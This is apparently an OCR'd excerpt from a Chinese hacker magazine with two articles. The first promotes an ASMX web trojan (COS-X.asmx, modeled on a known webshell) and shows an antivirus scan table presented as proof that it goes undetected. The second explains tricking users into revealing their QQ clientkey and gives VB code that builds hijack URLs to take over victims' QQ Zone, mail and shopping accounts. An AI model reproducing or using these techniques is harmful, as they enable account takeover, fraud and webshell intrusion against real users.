


图5

从以上的图中我们可以看到，XML类型的输出虽然必要的信息都有了，但是看来看去总没有标准的HTML文件顺眼，接下来我们就实现ASMX程序输出HTML格式的数据。这里要了解一点，在asp.net环境中实际上已经为asp程序保留了接口，这些接口被定义在了System.Web.HttpContext.Current名字控件中。为了方便使用，我们可以使用with语句来减少代码量。

```
<WebMethod()> public function output_html
        with System.Web.HttpContext.Current
        .Response.Clear()
        .Response.ContentType="text/html"
        .Response.Charset="utf-8"
        .Response.Write("<Html><title>我们输出html了!</title><body>html文档输出测试</body></Html>")
        .Response.End()
        end with
end function
```

我来简单解释一下吧，对Response.Clear()的调用是为了清除asmx文档的默认返回头信息，接下来的两行是为了告诉浏览器输出数据的类型和编码方式，然后是一个我们非常熟悉的Response.Write调用输出一个简单的html文件，最后使用Response.End()来结束这次的调用。是不是很简单呢？执行的结果如图6所示。

如果有兴趣的话，大家还可以为网页加上CSS和其它一些

效果，那样的网马才叫炫呢。有了.NET类库的支持，相信这些特效什么的都难不倒大家。这里我为大家制作了一个简单的仿海阳顶端木马2006的asmx封装文件（光盘中已收录，名称为COS-X.asmx），测试运行的结果如图7，图8，至于登录的密码是多少，就请大家自己到源文件中找找吧。




图6




图7




图8

最后我再附上各大杀毒软件对COS-X.asmx的查杀结果：

反病毒引擎	版本	最后更新	扫描结果
a-squared	4.5.0.24	2009.08.08	–
AhnLab-V3	5.0.0.2	2009.08.07	–
AntiVir	7.9.0.248	2009.08.07	–
Antiy-AVL	2.0.3.7	2009.08.07	–
Authentium	5.1.2.4	2009.08.07	–
Avast	4.8.1335.0	2009.08.07	–
AVG	8.5.0.406	2009.08.07	–
BitDefender	7.2	2009.08.08	–
CAT-QuickHeal	10.00	2009.08.08	–
ClamAV	0.94.1	2009.08.07	–
Comodo	1906	2009.08.08	–
DrWeb	5.0.0.12182	2009.08.08	–
eSafe	7.0.17.0	2009.08.06	–
eTrust-Vet	31.6.6667	2009.08.08	–
F-Prot	4.4.4.56	2009.08.07	–
F-Secure	8.0.14470.0	2009.08.08	–
Fortinet	3.120.0.0	2009.08.08	–
GData	19	2009.08.08	–
Ikarus	T3.1.1.64.0	2009.08.08	–
Jiangmin	11.0.800	2009.08.08	–
K7AntiVirus	7.10.813	2009.08.07	–
Kaspersky	7.0.0.125	2009.08.08	–
McAfee	5702	2009.08.08	–
McAfee+Artemis	5702	2009.08.08	–
McAfee-GW-Edition	6.8.5	2009.08.07	–
Microsoft	1.4903	2009.08.08	–
NOD32	4316	2009.08.07	–
Norman	6.01.09	2009.08.07	–
nProtect	2009.1.8.0	2009.08.08	–
Panda	10.0.0.14	2009.08.07	–
PCTools	4.4.2.0	2009.08.07	–
Prevx	3.0	2009.08.08	–
Rising	21.41.50.00	2009.08.08	–
Sophos	4.44.0	2009.08.08	–
Sunbelt	3.2.1858.2	2009.08.08	–
Symantec	1.4.4.12	2009.08.08	–
TheHacker	6.3.4.3.378	2009.08.08	–
TrendMicro	8.950.0.1094	2009.08.08	–
VBA32	3.12.10.9	2009.08.07	–
ViRobot	2009.8.7.1873	2009.08.07	–
VirusBuster	4.6.5.0	2009.08.07	–

（文章中涉及到的COS-X.asmx和test.asmx，已经收录在了光盘中）

QQ加密空间相册随意破

文章难易度：★★★
文章阅读点：编程实现QQ加密空间地址的替换

宽带拨号

很早就听说了腾讯clientkey值替换的漏洞，可以得到别人空间的最高权限，于是我也就尝试了一下。一直以为是破解clientkey值的误区，什么16进制啊，MD5加密啊，base64啊，研究了半天也没有弄出来，后来看了上期黑客X档案中的“破解QQ空间加密相册大全”一文才恍然大悟，原来是替换啊！我试验了一下那个方法，居然不能成功使用，才发现是QQ2009在地址上加密了。

比如QQ2008的地址格式如下http://accountadm.qq.com/cgi-bin/account/bindaccount?clientuin=695048437&clientkey=95F7FA0DCC286FA2EBF03F04E4D921E1081E0183F92A8F5E21050552DC16935B&ADUIN=1704165&ADSESSION=1251683658&ADTAG=CLIENT.QQ.1833_Setting_PersonalInfo.0，而QQ2009地址则是http://ptlogin2.qq.com/jump?ptlang=2052&clientuin=695048437&c

lientkey=8FA91D292755FE0E9B67F97571FD5BADB9E9B80322202E38DCC347852048726D&u1=http%3A%2F%2Fuser.qzone.qq.com%2F695048437%2Finfocenter。通过对比我们可以发现，“CLIENT.QQ.1833_Setting_PersonalInfo.0”被加密替换成了“http%3A%2F%2Fuser.qzone.qq.com%2F695048437%2Finfocenter”这个值。

如果我们使用QQ2009这个加密的地址替换号码和clientkey是不能成功跳转的，于是我就求助牛人，自己又分析了一下，把地址还原成了http://ptlogin2.qq.com/jump?ptlang=2052&clientuin=695048437&clientkey=0B6D019BA52AF27811F06C595BD2FA449D54481D7FD7A69AD4453D6D48D0F2E4&u1=http%3A%2F%2Fuser.qzone.qq.com%2F695048437index。如果我们使用这个地址替换号码和加密的clientkey密码，就可以成功跳转以最高权限登录到对方的QQ空间了。而且我还发现，不只是QQ空间和加密相册，连邮箱、拍拍、问问、校友的地址原理也都是一样的。

QQ邮箱的地址为http://ptlogin2.qq.com/qqmail?Fun=clientread&ADUIN=695048437&ADSESSION=iii&ADTAG=jjj&clientuin=695048437&clientkey=3418B9B12817A053290DC91541F18201C558FBB38FDF62A1B55DED8F39ABC7B&ptlang=2052&ADUIN=695048437&ADSESSION=1251682941&ADTAG=CLIENT.QQ.2173_邮箱，而拍拍的地址则为http://jump.paipai.com/client_jump?clickid=141&clientuin=695048437&clientkey=3418B9DB12817A053290DC91541F18201C558FBB38FDF62A1B55DED8F39ABC7B&Type=0。

腾讯的邮箱和拍拍都存在clientkey值替换漏洞，而且到目前为止这个漏洞也没有完美的修补，就只是简单的原地址加密而已。因为这套系统并没有更换，所以我们可以大胆的推测腾讯的很多网络业务都存在这个漏洞。我们以帮小菜刷会员为由，得到其clientkey值，几乎就可以完全的拿到恐怖的权限了，唯一的缺点就是这个太需要社工了，而且我们自己慢慢替换，也容易出错，如果编写一个工具出来那就方便了。

我们使用VB来进行编程，因为VB语言是非常适合小菜学习的，首先在窗体中把需要用到的控件都摆放好，如图1。大致的工作流程是这样的，把发过来的网址复制到上面的空白框里，然后按“解码”。使用MID()这些语句自动分离出QQ号码和clientkey值，再把QQ号码和clientkey值定义为字符串赋值到文本框，再按“一键破解”，替换QQ号码和clientkey值，最后访问http://ptlogin2.qq.com/jump?ptlang=2052&clientuin=695048437&clientkey=0B6D019BA52AF27811F06C595BD2FA449D54481D7FD7A69AD4453D6D48D0F2E4&u1=http%3A%2F%2Fuser.qzone.qq.com%2F695048437index这个网址，成功以最高权限进入对方的QQ空间。




图1

下面开始编写，代码如下：

```
Private Sub Command1_Click() '一键破解
Dim Number As String '定义号码和加密密码为字符串
Dim Password As String
Number = Text2.Text
Password = Text3.Text
Shell "C:\Program Files\Internet Explorer\iexplore.exe http://ptlogin2.qq.com/jump?ptlang=2052&clientuin=" + Number + "&clientkey=" + Password + "&u1=http%3A%2F%2Fuser.qzone.qq.com%2F695048437index"" ",1 '破解空间代码。替换网络地址
End Sub

Private Sub Command2_Click() '解码
Dim a As String
a = Text1.Text
Text2 = MidEx(a, "clientuin=", "&clientkey") '截取clientuin传输到TEXT2文本框
Text3 = Right(a, Len(a) - (InStr(a, "clientkey=") + 9)) '截取clientkey 传输到TEXT3文本框
End Sub

Public Function MidEx(lpStr As String, Char1 As String, Char2 As String, Optional ClearChars As Boolean = True, Optional Start As Long = 1) As String '截取QQ号和加密密码的过程
On Error Resume Next
Dim a As Long, b As Long
a = InStr(Start, lpStr, Char1) + Len(Char1)
If a > 1 Then
b = InStr(a, lpStr, Char2)
MidEx = Mid(lpStr, a, b - a)
If Not ClearChars Then
MidEx = Char1 & MidEx
MidEx = MidEx & Char2
Start = a
End If
End If
End Function
```

程序代码都很简单，也很容易理解，基本上就是“整理分离”－“定义为字符串”－“替换网址”－SHELL语句启动IE浏览器进行访问。注意，使用SHELL语句启动IE时要使用“C:\Program Files\Internet Explorer\iexplore.exe”这样的格式，不然就会shell出一个C盘盘符的。我们来简单的测试一下程序，如图2，图3所示。




图2

